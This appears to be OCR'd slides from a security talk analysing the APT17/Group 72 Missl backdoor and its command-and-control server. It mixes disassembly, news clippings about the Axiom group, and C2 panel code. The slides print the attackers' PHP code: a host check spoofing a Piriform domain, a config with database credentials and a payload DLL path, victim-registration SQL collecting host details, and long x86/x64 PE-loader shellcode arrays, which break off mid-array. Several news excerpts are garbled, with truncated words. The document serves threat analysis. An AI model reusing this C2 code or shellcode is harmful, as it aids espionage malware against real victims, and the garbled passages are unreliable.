.text:0040108B                 mov     al, bl
.text:0040108D                 inc     edi
.text:0040108E                 sar     al, 2
.text:00401091                 and     al, 3Fh
.text:00401093                 push    eax
.text:00401094                 call    sub_401000
.text:00401099                 mov     [esi], al
.text:0040109B                 mov     al, byte ptr [ebp+arg_4+3]
.text:0040109E                 sar     al, 4
.text:004010A1                 and     bl, 3
.text:004010A4                 and     al, 0Fh
```


00000416 00401016: CustomBase64 (Synchronized with Hex View-1)

Missl backdoor – APT17/Group 72

# What is Group 72

Operation SMN

APT 17



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CHINA POWER

### Report: 'Highly Sophisticated Cyber Espionage' Group Linked to Chinese Intelligence

A new report claims to have uncovered a Chinese hacking group more sophisticated than Unit 61398.

By Shannon Tiezzi
October 29, 2014

Image Credit

A report issued by private cyber-security firms claims to have unveiled a sophisticated hacking outfit sponsored by the Chine “Axiom” in the report, is said to have targeted everything from governm in a global campaign over the past six years. A PDF of the full report, ti Actor Group Report” can be accessed here.

October 15, 2014

### Global security firms cooperate against Chinese hackers

*Ten cyber-security companies have cooperated to pool intelligence and combat Chinese APT actors.*

For the first time, a group of 10 leading cyber-security companies have joined forces to hit back against an advanced persistent threat (APT) hacker

ninals, but the security ymantec and FireEye – have ers and the malware tools

fensive are detailed in a rm Novetta, which led the group.

Global security firms cooperate against Chinese hackers

### New Chinese Intelligence Unit Linked to Massive Cyber Spying Program

**Axiom likely a Ministry of State Security spy unit**

SHARE TWEET EMAIL

Google China building in Beijing / AP

BY: Bill Gertz Follow @BillGertz
*October 31, 2014 5:00 am*

A Chinese intelligence unit carried out a massive cyber espionage program that stole vast quantities of data from governments, businesses and other organizations, security analysts who uncovered the operation said Thursday.

The activities of the Chinese unit called the Axiom group began at least six years ago and were uncovered by a coalition of security firms this month.


Axiom

https://blogs.cisco.com/security/talos/threat-spotlight-group-72

# Command and Control Investigation

# Command and Control Investigation


- PHP panel with MySQL database



```
-rw-r--r--  1 random  staff  24179 Aug 15 06:18 cls_mysql.php
drwxr-xr-x  5 random  staff    170 Sep 12 04:45 data
-rw-r--r--  1 random  staff  14558 Sep 12 11:18 x.php
-rw-r--r--  1 random  staff   2174 Sep 13 03:44 init.php
lrwxr-xr-x  1 random  staff      5 Sep 19 00:36 index.php -> x.php
```

# Command and Control Investigation


- If the requests don’t look good



```
if($_SERVER["HTTP_HOST"] != "speccy.piriform.com")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["REQUEST_METHOD"] != "POST")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["SERVER_PORT"] != $ServerPort)
{
        Header("Location: https://www.piriform.com");
        exit;
}
```

# Command and Control Investigation


- Configuration file



```
$timezone = 'PRC';
$db_host  = 'localhost';
$db_user  = 'ccuser';
$db_pass  = 'ki11.usercc';
$db_name  = 'CC';
$db_table = 'Server';

$display_error = false;
$ServerPort    = 443;
$NextOnlineDays= 2;

$x64DllName     = "";
$x86DllName     = "/var/www/html/data/GeeSetup_x86.dll";
```

# Command and Control Investigation


- Compromised machine registration




```
$sql = sprintf("INSERT INTO %s (Guid, IPAddress, OnlineTime, MajorVersion, MinorVersion,
Wow64, ProcessWin64, UserAdmin, HostName, DomainName, MacAddress, Software, ProcessList) ".
                                "VALUES (%u, '%s', '%s', %d, %d, %d, %d, %d, '%s', '%s', '%s',
                                '%s', '%s')",
                                $db_table, $s['Guid'], $_SERVER['REMOTE_ADDR'], date('Y-m-d
                                H:i:s'), ord($s['OsVersion'][0]), ord($s['OsVersion'][1]),
                                ord($s['OsVersion'][2]) ? 1 : 0, $ProcessWin64  ? 1 : 0,
                                $UserAdmin  ? 1 : 0,
                                addslashes_deep($s['HostName']), addslashes_deep($s[
                                'DomainName']), $macaddr, addslashes_deep($software),
                                addslashes_deep($process));


//echo $info;
//echo $sql;

$db->query($sql);
```

# Command and Control Investigation

- Shellcodes




```
$peloader_x86 =
"\x55\x8b\xec\x83\xec\x50\x53\x56\x57\xe8\xdf\x02\x00\x00\x80\x65".
"\xbc\x00\x8b\xf8\x8d\x45\xb0\x89\x7d\xec\x50\xc7\x45\xb0\x6b\x65".
"\x72\x6e\xc7\x45\xb4\x65\x6c\x33\x32\xc7\x45\xb8\x2e\x64\x6c\x6c".
"\xff\x55\x08\x80\x65\xbc\x00\x8b\xd8\x8d\x45\xb0\xbe\x56\x69\x72".
"\x74\x50\x53\x89\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x41\xc7\x45\xb8".
"\x6c\x6c\x6f\x63\xff\x55\x0c\x89\x45\xf4\x8d\x45\xb0\x50\x53\x89".
"\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x46\xc7\x45\xb8\x72\x65\x65\x00".
"\xff\x55\x0c\x89\x45\xf0\x8d\x45\xb0\x50\x53\x89\x75\xb0\xc7\x45".
"\xb4\x75\x61\x6c\x50\xc7\x45\xb8\x72\x6f\x74\x65\xc7\x45\xbc\x63".
"\x74\x00\x00\xff\x55\x0c\x8b\x5f\x3c\x89\x45\xdc\x6a\x04\x68\x00".
"\x10\x00\x00\x8b\x44\x3b\x50\x8d\x34\x3b\x05\x00\x80\x00\x00\x50".
"\x6a\x00\xff\x55\xf4\x8b\xf8\x85\xff\x0f\x84\x25\x02\x00\x00\x8b".
"\x46\x28\x81\xc7\x00\x60\x00\x00\x0f\xb7\x4e\x06\x03\xc7\x89\x45".
"\xd4\x8d\x04\x89\x8d\x9c\xc3\xf8\x00\x00\x00\x85\xdb\x89\x5d\xd8".
"\x7e\x15\x8b\x55\xec\x8b\xc7\x2b\xd7\x89\x5d\xf4\x8a\x1c\x02\x88".
"\x18\x40\xff\x4d\xf4\x75\xf5\x8b\x46\x3c\x83\x65\xf8\x00\x48\x89".
"\x45\xe4\x8b\x46\x38\x48\x85\xc9\x89\x45\xe8\x7e\x63\x8d\x96\x04".
"\x01\x00\x00\xeb\x03\x8b\x45\xe8\x85\x02\x0f\x85\x05\x01\x00\x00".
"\x8b\x5a\x04\x8b\x45\xe4\x85\xd8\x0f\x85\xf7\x00\x00\x00\x8b\x02".
"\x03\xc7\x89\x45\xf4\x8b\x42\x08\x03\x45\xec\x85\xdb\x7e\x26\x8b".
"\x5d\xf4\x89\x5d\xfc\x2b\xc3\x8b\x5a\x04\x89\x45\xe0\x89\x5d\xf4".
"\xeb\x03\x8b\x45\xe0\x8b\x5d\xfc\xff\x45\xfc\xff\x4d\xf4\x8a\x04".
"\x18\x88\x03\x75\xed\xff\x45\xf8\x83\xc2\x28\x39\x4d\xf8\x7c\xa5".
"\x83\xbe\x84\x00\x00\x00\x00\x0f\x86\xb8\x00\x00\x00\x8b\x9e\x80".
"\x00\x00\x00\x03\xdf\x8b\x4b\x0c\x85\xc9\x0f\x84\xa5\x00\x00\x00".
"\x8b\x43\x10\x8b\x13\x03\xc7\x85\xd2\x89\x45\xf4\x74\x07\x03\xd7".
"\x89\x55\xfc\xeb\x03\x89\x45\xfc\x03\xcf\x51\xff\x55\x08\x89\x45".
"\xf8\x8b\x43\x0c\x03\xc7\x80\x38\x00\x74\x06\x80\x20\x00\x40\xeb".
"\xf5\x83\x7d\xf8\x00\x74\x5e\x8b\x45\xfc\x8b\x00\x85\xc0\x74\x4d".
"\xa9\x00\x00\x00\x80\x74\x29\x25\xff\xff\x00\x00\x50\xff\x75\xf8".
"\xff\x55\x0c\x85\xc0\x74\x3e\x8b\x4d\xf4\x89\x01\x8b\x4d\xfc\x89".
"\x01\x8b\x41\x04\x83\xc1\x04\x83\x45\xf4\x04\x89\x4d\xfc\xeb\xcc".
"\x03\xc7\x83\xc0\x02\x50\x89\x45\xe0\xff\x75\xf8\xff\x55\x0c\x8b".
```



```
$peloader_x64 =
"\x48\x89\x54\x24\x10\x48\x89\x4c\x24\x08\x53\x55\x56\x57\x41\x54".
"\x41\x55\x41\x56\x41\x57\x48\x83\xec\x58\x48\x8b\xc1\x4c\x8d\x25".
"\xdc\xff\xff\xff\x48\x8d\x4c\x24\x30\x48\x8b\xf2\xc7\x44\x24\x30".
"\x6b\x65\x72\x6e\xc7\x44\x24\x34\x65\x6c\x33\x32\x49\x81\xc4\x4b".
"\x03\x00\x00\xc7\x44\x24\x38\x2e\x64\x6c\x6c\xc6\x44\x24\x3c\x00".
"\xff\xd0\x48\x8d\x54\x24\x30\xbd\x56\x69\x72\x74\x48\x8b\xc8\xc7".
"\x44\x24\x34\x75\x61\x6c\x41\xc7\x44\x24\x38\x6c\x6c\x6f\x63\x48".
"\x8b\xf8\x89\x6c\x24\x30\xc6\x44\x24\x3c\x00\xff\xd6\x48\x8d\x54".
"\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61\x6c".
"\x46\xc7\x44\x24\x38\x72\x65\x65\x00\x48\x8b\xd8\xff\xd6\x48\x8d".
"\x54\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61".
"\x6c\x50\x4c\x8b\xf8\xc7\x44\x24\x38\x72\x6f\x74\x65\xc7\x44\x24".
"\x3c\x63\x74\x00\x00\xff\xd6\x49\x63\x7c\x24\x3c\x33\xc9\x49\x8d".
"\x2c\x3c\x44\x8d\x49\x04\x41\xb8\x00\x10\x00\x00\x8b\x55\x50\x48".
"\x89\x44\x24\x28\x81\xc2\x00\x80\x00\x00\xff\xd3\x48\x85\xc0\x48".
"\x8b\xd8\x0f\x84\x40\x02\x00\x00\x44\x0f\xb7\x45\x06\x44\x8b\x75".
"\x28\x48\x81\xc3\x00\x60\x00\x00\x4c\x03\xf3\x43\x8d\x04\x80\x8d".
"\x8c\xc7\x08\x01\x00\x00\x4c\x89\x74\x24\x20\x85\xc9\x4c\x63\xe9".
"\x4c\x89\xac\x24\xb8\x00\x00\x00\x7e\x19\x49\x8b\xd4\x48\x8b\xcb".
"\x49\x8b\xfd\x48\x2b\xd3\x8a\x04\x0a\x88\x01\x48\xff\xc1\x48\xff".
"\xcf\x75\xf3\x8b\x75\x3c\x44\x8b\x5d\x38\x45\x33\xc9\xff\xce\x41".
"\xff\xcb\x45\x85\xc0\x7e\x49\x48\x8d\x95\x14\x01\x00\x00\x44\x85".
"\x1a\x0f\x85\x9f\x00\x00\x00\x85\x72\x04\x0f\x85\x96\x00\x00\x00".
"\x8b\x0a\x8b\x7a\x08\x4c\x63\x52\x04\x48\x03\xcb\x49\x03\xfc\x4d".
"\x85\xd2\x7e\x10\x48\x2b\xf9\x8a\x04\x0f\x88\x01\x48\xff\xc1\x49".
"\xff\xca\x75\xf3\x41\xff\xc1\x48\x83\xc2\x28\x45\x3b\xc8\x7c\xbe".
"\x83\xbd\x94\x00\x00\x00\x00\x0f\x86\xe7\x00\x00\x00\x8b\xb5\x90".
"\x00\x00\x00\x48\x03\xf3\x8b\x46\x0c\x85\xc0\x0f\x84\xd3\x00\x00".
"\x00\x4c\x8b\xa4\x24\xa8\x00\x00\x00\x44\x8b\x6e\x10\x4c\x03\xeb".
"\x83\x3e\x00\x74\x07\x8b\x3e\x48\x03\xfb\xeb\x03\x49\x8b\xfd\x8b".
"\xc8\x48\x03\xcb\xff\x94\x24\xa0\x00\x00\x00\x8b\x4e\x0c\x48\x03".
"\xcb\x4c\x8b\xf0\xeb\x06\xc6\x01\x00\x48\xff\xc1\x80\x39\x00\x75".
"\xf5\x48\x85\xc0\x75\x6c\x33\xd2\x41\xb8\x00\x80\x00\x00\x48\x8b".
"\xcb\x41\xff\xd7\xe9\x1f\x01\x00\x00\x48\x8b\x07\x48\xb9\x00\x00".
"\x00\x00\x00\x00\x00\x80\x48\x85\xc1\x49\x8b\xce\x74\x08\x0f\xb7".
"\xd0\x41\xff\xd4\xeb\x28\x4c\x8d\x64\x18\x02\x49\x8b\xd4\xff\x94".
```

# Command and Control Investigation

